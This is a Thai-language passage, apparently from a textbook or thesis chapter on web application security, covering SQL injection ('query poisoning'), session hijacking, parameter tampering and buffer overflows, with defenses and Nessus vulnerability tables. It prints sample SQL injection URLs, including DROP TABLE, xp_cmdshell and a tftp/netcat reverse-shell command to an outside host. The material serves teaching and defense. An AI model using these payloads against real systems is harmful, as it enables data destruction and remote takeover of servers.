ซึ่งเครื่องมือเหล่านี้มีราคาแพงพอสมควร หากเราได้ฝึกอบรมให้กับผู้พัฒนาเว็บแอปพลิเคชันให้เข้าใจปัญหาต่างๆ เหล่านี้เครื่องมือที่ใช้ในการตรวจสอบโค้ดก็คงไม่มีความจำเป็นเท่าใดนัก

สำหรับ End user การป้องกันตัวก็ทำได้ง่ายๆ โดยการ Disable Scripting Language ที่บราวเซอร์ของเรานั้นเอง แต่เราก็จะเล่นลูกเล่นต่างๆ ในเว็บไซต์ไม่ได้เต็มที่ หรือเวลาที่เราจะเข้าเว็บไซต์ก็ให้พิมพ์ชื่อลงในช่อง URL อย่า Click Link ที่มากับ e-mail โดยไม่ตรวจสอบให้รอบคอบเสียก่อน หรือ อย่า Click Link ที่อยู่ตาม เว็บบอร์ดต่างๆ เพราะ Link เหล่านั้นอาจมีการแอบแฝง Script ตลอดจน Malicious URL ต่างๆ ไวรอคุณอยู่ ดังนั้นการแก้ไขปัญหที่ง่ายที่สุด คงอยู่ที่ตัวเราเอง ต้องเลือกเข้าเว็บไซต์ที่น่าเชื่อถือ ตลอดจนระมัดระวังเวลาที่จะ Click อะไรก็ตามที่เป็น Link อยู่

บนบราวเซอร์ต้องมีการให้ข้อมูลกับผู้ใช้คอมพิวเตอร์ทั่วไป ที่ใช้ e-mail และบราวเซอร์กันเป็นประจำให้ระมัดระวัง URL Link แปลกๆ หรือ e-mail แปลกๆ ที่เข้ามาในระบบก่อนจะ Click ควรจะดูให้รอบคอบก่อน เรียกว่า เป็นการทำให้ "Security Awareness Training" ให้กับผู้ใช้ซึ่งควรจะทำทุกปี ปีละ 2-3 ครั้ง เพื่อให้รู้ทันกลเม็ดของแฮกเกอร์ และไวรัสที่ขบส่ง e-mail มาหลอกล่ออยู่เป็นประจำ สำหรับในฝั่งของผู้ดูแลระบบ เช่นผู้เขียนเว็บก็ควรจะแก้ไขโค้ดในเว็บบอร์ดของตนให้ฉลาดพอที่จะแยกแยะออกว่ากำลังรับข้อมูลปกติ หรือรับข้อมูลที่เป็น Malicious Script ซึ่งจะสังเกตได้ไม่ยาก เพราะ Script มักจะมีเครื่องหมาย "<> () # & " ให้ผู้เขียนเว็บทำการ "กรอง" เครื่องหมายเหล่านี้ก่อนที่จะนำข้อมูลไปประมวลผลโดย เว็บแอปพลิเคชันต่อไป

ตารางที่ 3.2 ช่องโหว่ของการเกิด XSS

Nessus ID	Name	วิธีแก้ไข
11815	IMP_MIME_Viewer_html class XSS vulnerabilities	Upgrade IMP ให้เป็น version 3.2.2 ขึ้นไป
12263	IMP Content-Type XSS Vulnerability	Upgrade IMP ให้เป็น version 3.2.4 ขึ้นไป
13650	php < 4.3.8	Upgrade PHP ให้เป็น version 4.3.8 ขึ้นไป
13857	IMP HTML+TIME XSS Vulnerability	Upgrade IMP ให้เป็น version 3.2.5 ขึ้นไป
17634	PHPMyDirectory review.php Multiple Cross-Site Scripting Vulnerabilities	Upgrade phpMyDirectory ให้เป็น version 10.1.4 หรือมากกว่า

3.5 Query Poisoning

เป็นส่วนหนึ่งของ SQL Injection เป็นวิธีการที่ แฮ็กเกอร์ ใช้ Statement SQL ฉีดเข้าไปใน Query String บน URL ซึ่ง Query Poisoning เป็นการใส่ Statement SQL ที่เป็นจริงใส่เพิ่มเข้าไปใน Query String ซึ่งเป็น Statement ที่ไม่ประสงค์ดีเช่น อาจจะ Query ข้อมูลในส่วนที่ต้องห้ามหรืออันตรายไปกว่านั้นอาจจะ ลบตารางฐานข้อมูลหรือเพิ่มข้อมูลลงฐานข้อมูลซึ่งการจะทำได้ แฮ็กเกอร์ ต้องได้ข้อมูลเกี่ยวกับเว็บเป้าหมายพอสมควรอย่างเช่น ชื่อ ตารางฐานข้อมูล filed ฐานข้อมูลซึ่งไม่จำเป็นต้องรู้ทุก filed ก็ได้แต่ที่สำคัญต้องรู้ชื่อของตารางฐานข้อมูลหรือไม่รู้ก็อาจ

ส่วนความน่าจะเป็นของฐานข้อมูลที่ใช้ในเว็บเป้าหมายเช่น ถ้าเว็บเป้าหมายเป็นเว็บขายสินค้าชื่อตารางก็อาจเป็น Orders ,Product เป็นต้นซึ่งตัวอย่างของการทำ Query Poisoning นั้นเริ่มจากพื้นฐานคือ

ตัวอย่างที่ 1

(3.10)

<http://10.0.0.3/showproduct.asp?ID=3+OR+1=1>

เป็นการแสดงรายการสินค้าทั้งหมดแทนที่จะเป็นไปตามค่า ID ที่ส่งมาที่เป็นอย่างนี้ก็เพราะว่า Statement ที่เพิ่มเข้าไปคือ OR 1=1 นั้นเป็นจริงอยู่แล้วซึ่งตอนที่ติดต่อฐานข้อมูลจะเป็นดังนี้

(3.11)

“SELECT * FROM product WHERE ID=3 OR 1=1”

ก็จะ Query ออกมาทั้งตาราง

ตัวอย่างที่ 2

(3.12)

<http://10.0.0.3/showproduct.asp?ID=3+order+by+Price+desc>

เป็นตัวอย่างของการเพิ่ม Query เข้าไปโดยที่แฮ็กเกอร์ นั้นต้องรู้ filed ในตารางฐานข้อมูลจากตัวอย่างเป็นการเรียงสินค้าตามราคาจากมากไปหาราคาน้อย

ตัวอย่างที่ 3

(3.13)

http://10.0.0.3/showproduct.asp?ID=3 %01 EXEC+master..xp_cmdshell+copy+\winnt\system32\cmd.exe+inetpub\scripts

เป็นตัวอย่างที่ร้ายกาจมากที่สุดเพราะเป็นการโจมตี เว็บเซิร์ฟเวอร์ของ Microsoft คือ IIS นั้นเอง โดยการเพิ่ม Query string เพื่อให้ได้มาซึ่ง shell command line ซึ่งได้มาจากคำสั่งข้างล่างใน Query string

(3.14)

copy \winnt\system32\cmd.exe \inetpub\scripts

ซึ่ง แฮ็กเกอร์ สามารถที่จะทำอะไรก็ได้ตามที่ แฮ็กเกอร์ ต้องการแต่ถ้าเป็นใน PHP Version 4.0 ขึ้นไปได้มีการป้องกันโดยมี Function addslashes กันไว้

ตัวอย่างที่ 4

(3.15)

```
http://10.0.0.3/showtable.asp?ID=3%01DROP+TABLE+Product
```

เป็นตัวอย่างที่ร้ายแรงทีเดียวเพราะ แอ็กเกอร์ เพิ่ม Query string เพื่อ ลบตารางฐานข้อมูลซึ่ง แอ็กเกอร์ มีข้อมูลเกี่ยวกับเว็บเป้าหมายพอสมควรที่สำคัญคือรู้ชื่อของตารางฐานข้อมูล

ตัวอย่างที่ 5

(3.16)

```
http://10.0.0.3/showtable.asp?ID= 3%01EXEC+master..xp_cmdshell  
+‘tftp+-i+10.0.0.13+GET+nc.exe+%26%26+nc+-e+cmd.exe+10.0.0.11+2000’
```

เป็นตัวอย่างที่อันตรายเช่นกัน โดย แอ็กเกอร์ ได้ Get เอาโปรแกรม Netcat มาจาก tftp ของ แอ็กเกอร์ แล้วทำการเปิด Port 2000 ไว้ซึ่งตอนนี้ แอ็กเกอร์ ได้ทางเข้ามาแล้ว

ตัวอย่างที่ 6

(3.17)

```
http://10.0.0.3/showtable.asp?ID=3+UNION+SELECT+NULL+name+NULL+FROM+User
```

เป็นตัวอย่างของการเพิ่ม Query string โดยการใช้คำสั่ง UNION ซึ่ง UNION เป็นการ Query ร่วมกันของตารางซึ่งตัวอย่างเป็นใช้คำสั่ง UNION ให้ Query filed ที่ชื่อ name จากตาราง User ซึ่ง แอ็กเกอร์ ต้องรู้ชื่อ filed อย่างน้อยหนึ่ง filed และต้องรู้ชื่อตารางฐานข้อมูลแต่ที่สำคัญเมื่อรู้ทั้งสองอย่างแล้วต้องกะประมาณว่าใน Page นั้นมีการติดต่อฐานข้อมูลที่มีการ Query ฐานข้อมูลออกมาที่ filed ซึ่งในตอนที่ใช้คำสั่ง UNOIN นั้นต้อง SELECT ให้เท่ากับหน้า Page นั้นเช่นในตัวอย่างนี้เป็น การ SELECT ออกมา 3 filed ก็แสดงว่าหน้า Page นี้มีการ Query ออกมา 3 filed เช่นกันส่วน filed ที่ไม่รู้ก็ให้ใส่ NULL หรือ 0 ก็ได้ซึ่งตัวอย่างนี้สามารถทำได้เกือบทุกภาษา ใน PHP ก็สามารทำได้ หากไม่ได้ใช้ฟังก์ชัน intval() ก็รับเฉพาะค่าที่เป็นตัวเลขเท่านั้น

การป้องกัน

สามารถทำได้การกรอง Input ที่รับมาให้ดีเช่น พวกตัวอักขระพิเศษต่างๆซึ่งใน PHP นั้นจะ Build in Function addslashes มาให้แล้วฉะนั้นพวกอักขระพิเศษก็ไม่มีปัญหาตามด้วยการใส่ Function intval() เพื่อกรองค่าที่รับมาจาก Query string ก็จะช่วยให้อันตรายหนึ่งแต่ที่น่าเป็นห่วงคือว่า แอ็กเกอร์ มักจะเข้ามาทาง Unicode ของตัวอักขระพิเศษแทนก็ต้องเขียนตรวจสอบด้วยเช่น พวก ;

ซึ่งใน PHP มีการป้องกันแต่ถ้าเป็น Unicode ยังไม่ได้ป้องกันซึ่งถ้าเป็น Unicode จะเป็น %3B ก็จะสามารถเข้ามาได้

3.6 Session Hijacking

เป็นการปลอมตนเป็นบุคคลอื่นซึ่งสามารถทำได้ด้วยการขโมย เซสชัน ของผู้อื่นที่ยังไม่หมดอายุมาเปลี่ยนเป็น เซสชัน ของตนเองเราก็สามารถที่จะเปลี่ยนสถานะกลายเป็นบุคคลอื่นๆได้ ก่อนอื่นมารู้จักกับคำว่า เซสชัน กันก่อนเพราะว่า โพรโทคอล HTTP นั้นเป็นโพรโทคอลที่ไม่จำสถานะจึงจำเป็นต้องสร้างอะไรมาเพื่อจะระบุได้ว่าใครเป็นใครกันสังเกตว่าตอนที่เราเข้า Web mail นั้นทางเว็บรู้ได้อย่างไรว่าเราเป็นใครอยู่ในสถานะอะไรเพราะมีคนมากมายในขณะที่เราใช้อยู่บางคนเคยอาจสังเกต ตัวเลขมากมายที่ URL รุนวายเป็นหมัด ซึ่ง เซสชัน นั้นจะมีการ Generate ตอนที่เรา login เข้าเว็บสำเร็จซึ่งบางที เซสชัน ก็ส่งไปตาม URL ที่ Query string หรือ อาจเก็บไว้ใน Cookie ในเครื่องของผู้ใช้ซึ่งค่าของ เซสชัน นั้นเป็นค่าที่เฉพาะคือไม่สามารถซ้ำกันได้เพราะถ้าซ้ำกันก็ไม่สามารถรู้ได้ว่าใครเป็นใครซึ่งการได้มาซึ่ง เซสชัน นั้นทำได้หลายวิธีแล้วแต่กรณี เช่นถ้า เซสชัน เก็บไว้ใน Cookie ก็อาจใช้วิธีการ Cross site script โดยการวาง script ที่เป็นการขโมย Cookie หรือถ้าหาก เซสชัน นั้นเป็น เซสชัน ที่มีการ Generate ที่ไม่ดีที่สามารถที่จะถอดออกมาได้ ว่ามีการสร้างขึ้นมาอย่างไรหรือที่เราเรียกว่า Reverse Engineering เราก็จะสามารถสร้างเซสชัน ขึ้นมาได้ เป็นต้น

การป้องกัน

1. ตัวเลขระบุเซสชัน(Session Identifier)ควรเป็นค่าเฉพาะตัวที่ไม่ซ้ำกัน

เนื่องจากในทุกๆเว็บแอปพลิเคชัน ลอจิคอลเซสชันจำเป็นต้องถูกสร้างขึ้นมาระหว่างเบราว์เซอร์และเว็บเซิร์ฟเวอร์ดังนั้น เราจึงจำเป็นต้องมีตัวเลขเฉพาะสักตัวหนึ่งที่เรียกว่า ตัวเลขระบุเซสชัน (Session Identifier) เพื่อใช้อ้างถึงเซสชันนั้นๆและตัวเลขดังกล่าวต้องถูกส่งไปกลับระหว่างเบราว์เซอร์และเว็บเซิร์ฟเวอร์ด้วย หากเป็นไปได้ ทุกๆเซสชันของผู้ใช้ภายในแอปพลิเคชันควรได้รับการบ่งชี้หรือระบุด้วยตัวเลขระบุเซสชันที่เฉพาะตัวไม่ซ้ำกันกับใครและไม่ควรมีการนำเอาเลขดังกล่าวกลับมาใช้ใหม่จากเซสชันหนึ่งไปยังอีกเซสชันหนึ่ง ถึงแม้ว่าผู้ใช้นั้นเดิมจะล็อกออนเข้ามาอีกครั้ง แต่ตัวเลขระบุเซสชันควรถูกสร้างขึ้นใหม่

2. ตัวเลขระบุเซสชันไม่ควร “ถูกคาดเดาได้”

วิธีง่ายที่สุดในการค้นหาตัวเลขระบุเซสชันที่อ่อนแอก็คือให้ทดลองสร้างเซสชันของผู้ใช้ขึ้นมาหลายๆคนอย่างรวดเร็วหรือเฝ้าติดตามการสร้างและทำลายเซสชันของผู้ใช้ในช่วงเวลาแคบๆ ตัวเลขระบุเซสชันที่ถูกเพิ่มขึ้นอย่างมีลำดับที่แน่นอน หรือมีค่าเปลี่ยนไปโดยอิงจากเวลาขณะนั้น

หรือมีแพทเทิร์นที่คาดเดาได้ง่าย ล้วนเป็นสิ่งที่ควรใส่ใจให้ส่งตัวเลขที่ถูกสร้างในลักษณะดังกล่าว มักมีความเสี่ยงต่อการโจมตีด้วยการคาดการณ์ลำดับของตัวเลขและแฮกเกอร์สามารถเข้าครอบครองเซสชันได้จากความสำเร็จในการคาดเดาตัวเลขระบุเซสชันที่เหมือนกันกับตัวเลขระบุเซสชันของผู้ใช้ที่กำลังล็อกออนเข้ามาใช้งานแอปพลิเคชันอยู่ วิธีที่ง่ายในการสร้างตัวเลขระบุเซสชันให้ไม่อยู่ในลำดับที่คาดเดาได้ก็คือการใช้การผสมผสานระหว่างตัวเลขแบบสุ่มและเวลาปัจจุบันและตัวเลขรหัสลับแล้วใช้เป็นอินพุตนำเข้าสู่อัลกอริทึมแฮชพิเศษ เพื่อสร้างเอาต์พุตออกมาฟังก์ชันแฮช (Hashing Function) มีคุณสมบัติพิเศษที่ว่ามันค่อนข้างจะรับประกันได้ว่าตัวเลขผลลัพธ์ที่ได้เป็นเอาต์พุตออกมานั้นไม่มีทางซ้ำกัน ซึ่งจะช่วยลดความเสี่ยงจากการคาดเดาลำดับของตัวเลขได้เป็นอย่างดี

3. ตัวเลขระบุควรเป็นอิสระ

ตัวเลขระบุเซสชันไม่ควรมีส่วนถูกสร้างออกมาจากแอคเคาน์ของผู้ใช้ รหัสผ่านและสถานะของแอปพลิเคชันแต่ควรใช้การสร้างตารางสำหรับค้นหา (look-up table) เพื่อแมประหว่างตัวเลขระบุเซสชันและแอคเคาน์ของผู้ใช้และสถานะของแอปพลิเคชัน

4. ตัวเลขระบุเซสชันควรได้รับการแมปเข้ากับคอนเน็กชันในฝั่งไคลเอนต์ด้วยเพื่อป้องกันการดักจับและนำกลับมาใช้ใหม่ของตัวเลขระบุเซสชันด้วยฝีมือของแฮกเกอร์ที่อยู่ในเน็ตเวิร์กเดียวกันกับผู้ใช้ปกติ แอปพลิเคชันควรมีการจดจำหมายเลข IP Address ของเครื่องไคลเอนต์และเวลาที่สร้างเซสชันขึ้นมาบนฝั่งเซิร์ฟเวอร์ ตัวเลขระบุเซสชันควรได้รับการแมปเข้ากับคอนเน็กชันในฝั่งไคลเอนต์ ทุกครั้งที่เว็บเซิร์ฟเวอร์ได้รับการร้องขอจากรไคลเอนต์ ข้อมูลเกี่ยวกับคอนเน็กชันในฝั่งไคลเอนต์ควรถูกเปรียบเทียบกันข้อมูลเกี่ยวกับคอนเน็กชันที่เก็บไว้ในตารางบนเซิร์ฟเวอร์ ถ้าพบความแตกต่าง เซสชันนั้นควรได้รับการยกเลิกไปทันทีโดยอัตโนมัติหากเป็นไปได้ ตัวเลขระบุเซสชันควรถูกส่งผ่านไปยังบราวเซอร์ด้วย SSL หลังจากเซสชันได้ถูกสร้างมาบนฝั่งเซิร์ฟเวอร์ การกระทำเช่นนี้สามารถช่วยป้องกันการดักจับและนำเอาตัวเลขดังกล่าวมาใช้ในการโจมตีด้วยการครอบครองเซสชัน

สรุป

การเข้าครอบครองเซสชัน (session hijacking) ไม่ง่ายที่จะกระทำเมื่อเปรียบเทียบกับ การโจมตีเว็บไซต์แอปพลิเคชันเทคนิคอื่นๆ อย่างไรก็ตาม ผลของมันเป็นเรื่องที่อันตรายอย่างยิ่ง การโจมตีด้วยการเข้าครอบครองเซสชันนั้นแท้จริงแล้วมีสาเหตุหลักมาจากภายในกระบวนการพัฒนาแอปพลิเคชันเอง การออกแบบกลไกการติดตามเซสชันของผู้ใช้ที่ละเอียดหรือมองข้ามประเด็นนี้มักก่อให้เกิดช่องโหว่ตามมา ไม่มีซอฟต์แวร์แพตช์ของระบบปฏิบัติการใดไฟร์วอลล์ตัวใดหรือการแก้ไขคอนฟิกูเรชัน

ชั้นของเว็บเซิร์ฟเวอร์ใดๆ สามารถป้องกันเทคนิคการเข้าครอบครองเซสชันได้ เราได้อธิบายถึงการโจมตีด้วยการเข้าครอบครองเซสชันและมาตรการป้องกันที่ควรนำไปปฏิบัติระหว่างการพัฒนาแอปพลิเคชันเพื่อป้องกันการโจมตีดังกล่าวนี้ นักพัฒนาเว็บทุกคนควรให้ความสนใจอย่างใกล้ชิดกับการออกแบบและพัฒนาที่เหมาะสมของการติดตามเซสชันและสถานะ เว็บเซิร์ฟเวอร์ในสเกลขนาดกลางถึงขนาดใหญ่ที่ได้รับความนิยมมักให้กลไกการติดตามเซสชันและสถานะมาด้วยภายในและให้ API เพื่อให้ นักพัฒนาสามารถใช้กลไกดังกล่าวในการออกแบบเว็บแอปพลิเคชันได้

3.7 Parameter Tampering

ปัญหานี้เกิดจากการที่เว็บแอปพลิเคชันใช้ค่าพารามิเตอร์จากไคลเอนต์ซึ่งการเปลี่ยนค่าพารามิเตอร์นั้นสามารถทำได้ง่ายดาย ซึ่งผู้เขียนเว็บแอปพลิเคชันนั้น มักจะคิดว่าค่าต่างๆ จะเป็นค่าที่ถูกต้องแล้ว จะมีน้อยคนนักที่จะคำนึงถึงการเปลี่ยนแปลงพารามิเตอร์จะทำให้ระบบมีปัญหาอย่างไร ปัญหาที่เกิดขึ้นจากการเปลี่ยนค่าพารามิเตอร์ไปเป็นค่าที่ไม่ถูกต้องนั้น ทำให้เกิดความไม่ปลอดภัยในข้อมูลหลายๆ อย่างเช่นการดึงข้อมูลของลูกค้าคนอื่น ๆ ได้ การเปลี่ยนสิทธิของตนเองไปเป็นของคนอื่นๆ เพื่อดึงข้อมูลส่วนตัวของคนอื่นๆ ทำให้เกิดความผิดพลาดขึ้นบนหน้าจอของเบราว์เซอร์ในบางที่เราสามารถเห็นถึงโค้ดที่หลุดออกมาจาก error message ที่เกิดขึ้นทำให้พาไปถึงการ Hack ระบบได้ในที่สุดเทคนิคการเจาะ Web Application นั้น มีอยู่หลายวิธี ส่วนใหญ่แล้ว แอ็กเกอร์ จะรู้ว่าเราใช้ Platform ของ Microsoft (เว็บเซิร์ฟเวอร์คือ IIS) หรือของค่าย UNIX/ Linux (เว็บเซิร์ฟเวอร์คือ Apache httpd) ถ้าหาก แอ็กเกอร์ เจาะตัว เว็บเซิร์ฟเวอร์ไม่ได้ แอ็กเกอร์จะหาวิธีอื่นในการเจาะ โดยปกติแล้วก็จะดูไปถึงภาษา Script ที่เรานำมาเขียนโค้ดใช้งาน ซึ่ง Script เหล่านี้ล้วนมีช่องโหว่แทบทั้งสิ้นไม่ว่าจะเป็น ASP, PHP หรือ JSP เราจึงจำเป็นต้องมีการตรวจสอบโค้ดเสียก่อนที่จะนำมาใช้งาน ซึ่งต้องใช้เวลาพอสมควร และ เราควรลองใส่ Parameter แปลกๆ ลงในช่อง URL เพื่อลองดูว่าหากมีการเปลี่ยนแปลงค่า Parameter จะทำให้ระบบมีปัญหาหรือไม่

ซึ่งการทำ Parameter Tempering นั้นที่นิยมทำกันมีอยู่ 4 รูปแบบด้วยกันคือ

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

ซึ่งเป็นค่าพารามิเตอร์ที่รับมาจาก Client ทั้งสิ้นซึ่งการเปลี่ยนแปลงค่าพารามิเตอร์ของ Cookie และ Form Fields ดูได้จากวิธีของ Java Injection กับ Hidden Manipulation การเปลี่ยนแปลงค่าพารามิเตอร์ของ URL Query Strings ดูได้จากวิธีของ Query Poisoning ส่วนการเปลี่ยนแปลงค่าของ HTTP Headers นั้นจะต้องใช้โปรแกรมช่วยในการดัก HTTP Headers เช่น burpproxy

(3.18)

```
Host: www.someplace.org
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14
Referer: http://www.someplace.org/login.php
Content-type: application/x-www-form-urlencoded
```

ซึ่งค่าพารามิเตอร์ที่นิยมเปลี่ยนคือ Referer ซึ่งบางเว็บใช้ในการเช็คระบบ จะเห็นได้ว่าการตรวจสอบ ด้วย Referer นั้นไม่ปลอดภัยอยู่ดี

วิธีการป้องกัน

ไม่รับค่าพารามิเตอร์ที่สำคัญมาจากฝั่งเครื่องลูกข่ายเนื่องจากทางฝั่งเครื่องลูกข่ายนั้นสามารถที่จะเปลี่ยนค่าพารามิเตอร์ได้อย่างง่ายดาย หรือถ้ารับมาก็ต้องมีการตรวจสอบขนาดของอินพุต ให้ดีก่อนจะนำไปประมวลผล

3.8 Application Buffer Overflows

Application Buffer Overflows นั้นเป็นปัญหาที่เกิดจากปริมาณพื้นที่ที่ได้เตรียมไว้สำหรับการรับข้อมูล นั้นน้อยกว่าข้อมูลที่ได้รับมา โดยจะทำตรงส่วนของ text box ที่รับข้อมูลจากผู้ใช้งานเว็บเพจนั้นๆ การโจมตีทำได้โดยการป้อนอินพุตปริมาณมากๆ ลงในช่อง หรือส่วนในการรับอินพุตจากหน้าเว็บเพจ เมื่อเว็บเพจนั้นส่งข้อมูลไปยังเซิร์ฟเวอร์แล้วข้อมูลที่มีขนาดมากกว่าที่กำหนดไว้จะไปทำให้แอปพลิเคชันหยุดการทำงานได้เช่นดังตัวอย่างข้างล่างนี้

(3.19)

```
<form name="form2" method="post"
action="http://www.example.com/ckbuy.php">
<input name="textfield" type="text" size="1000000"
maxlength="1000000" >
<input type="submit" name="Submit" value="Submit">
</form>
```

เป็นการทำ Application Buffer Overflows โดยการเพิ่มช่องรับอินพุตให้มีขนาด 1000000 เพื่อที่จะใส่ข้อมูลจำนวนมากไปยังไต่ Server แล้วทำการแก้ filed action เพื่อส่งไปประมวลที่ Server ซึ่งอาจ

ทำให้ Server หยุดการทำงานได้ซึ่งถ้าหากเป็น Application ที่มีการนำค่าดังกล่าวไปคำนวณก็อาจเกิดการคำนวณผิดพลาดได้

สาเหตุ

โดยทั่วไปการเกิด Buffer Overflow ในเว็บ นั้นเกิดจากการที่มีการรับค่าจากผู้ใช้ แล้วไม่ได้ทำการกำหนดลักษณะของข้อมูลที่ต้องการ เช่น ความยาว ประเภท เป็นต้น ทำให้ผู้ใช้สามารถที่จะใส่ข้อมูลอะไรก็ได้

อันตราย

เมื่อเครื่องรับข้อมูลที่มีความยาวมากกว่าพื้นที่ที่เตรียมไว้ ก็จะทำให้มีข้อมูลส่วนอื่นถูกแทนที่ ดังนั้นถ้าข้อมูลส่วนที่ถูกแทนที่ เป็นคำสั่งที่จะต้องใช้งาน ก็อาจจะทำให้โปรแกรมหยุดการทำงาน หรือคืนข้อมูลของความผิดพลาดออกมากรณีที่หยุดการทำงานนั้นอาจจะทำให้กลับไปยัง command line ซึ่งทำให้ผู้ใช้งานสามารถสั่งให้เครื่องทำงานตามที่ต้องการได้กรณีที่แสดงข้อมูลของความผิดพลาดออกมานั้น อาจจะทำให้ผู้ใช้ได้เห็นถึงข้อมูลสำคัญบางอย่างได้ เช่น อาจจะแสดง username ออกมา ซึ่งจะเป็นประโยชน์สำหรับผู้ที่จะโจมตีระบบ เนื่องจากคนเหล่านั้นจะใช้ข้อมูลในส่วนนี้เป็น จุดเริ่มที่จะทำการโจมตีต่อไป กรณีที่แย่ที่สุดจะเกิดเมื่อ เครื่องสามารถทำงานต่อได้ โดยกรณีนี้จะเกิดเมื่อ ข้อมูลในส่วนที่เกินมานั้นเป็นคำสั่งที่สามารถทำงานได้ ดังนั้นผู้โจมตีก็สามารถที่จะสั่งให้เครื่องทำงานอะไรก็ได้ตามที่ต้องการ อาจจะเป็น การสั่งให้เครื่องลบข้อมูลทั้งหมดที่มี หรือว่าให้แสดงข้อมูลที่มีอยู่ในเครื่องก็ได้

วิธีป้องกัน

สาเหตุที่ทำให้เกิด Buffer Overflow นั้นก็มาจากข้อมูลที่ได้รับเข้ามาจากผู้ใช้งานมีลักษณะไม่ตรงตามที่ต้องการ ดังนั้นสิ่งที่ทำได้คือ

1. กำหนดลักษณะของข้อมูลที่ต้องการ
2. ตรวจสอบความยาวของข้อมูล ไม่ให้ยาวเกินกว่าพื้นที่ที่ได้เตรียมไว้
3. ตรวจสอบรูปแบบของข้อมูลให้ตรงความต้องการ
4. ทำการ encode สัญลักษณ์ต่าง ๆ ก่อนที่จะนำไปประมวลผล เช่น > เปลี่ยนเป็น > เพื่อให้เครื่องคิดว่าเป็นตัวอักษรตัวหนึ่งเท่านั้น

ตารางที่ 3.3 ช่องโหว่ของการเกิด Buffer Overflow

Nessus ID	Name	วิธีแก้ไข
10625	IMAP4rev1 buffer overflow after logon	Upgrade IMAP หรือใช้อย่างอื่นในการส่งเมลล์
10748	Mediahouse Statistics Web Server Detect	เลิกการใช้งาน Mediahouse
10809	Sendmail -bt option	Upgrade Sendmail ให้เป็น version ใหม่
10888	mod_ssl overflow	Upgrade mod_ssl ให้เป็น version 2.8.7 ขึ้นไป
11039	mod_ssl off by one	Upgrade mod_ssl ให้เป็น version 2.8.10 ขึ้นไป
11060	OpenSSL overflow (generic test)	Upgrade OpenSSL ให้เป็น version 0.9.6e (0.9.7beta3) ขึ้นไป
11316	Sendmail remote header buffer overflow	Upgrade Sendmail ให้เป็น version 8.12.8 ขึ้นไป
11412	IIS : WebDAV Overflow (MS03-007)	Upgrade Window
11499	Sendmail buffer overflow due to type conversion	Upgrade Sendmail ให้เป็น version 8.12.9 ขึ้นไป
11838	Sendmail prescan() overflow	Upgrade Sendmail ให้เป็น version 8.12.10 ขึ้นไป
11916	PostgreSQL to_ascii() overflow	Upgrade postgresSQL ให้เป็น version 7.3.4 ขึ้นไป
14771	Apache >= 1.3.31 htpasswd local overflow	Upgrade Apache ให้เป็น version 1.3.32

จะเห็นว่าปัญหานี้มาจากผู้ผลิตไม่ใช่ปัญหาการเขียนโปรแกรมเว็บแอปพลิเคชันดังนั้นเราต้องคอยหมั่นติดตามข่าวสาร New Vulnerability และ คอยลง Patch ให้กับระบบของเราอย่างสม่ำเสมอ และลงให้ทันท่วงทีก่อนที่จะมี exploit ใหม่ๆ ออกมาให้แฮกเกอร์ใช้การเจาะระบบ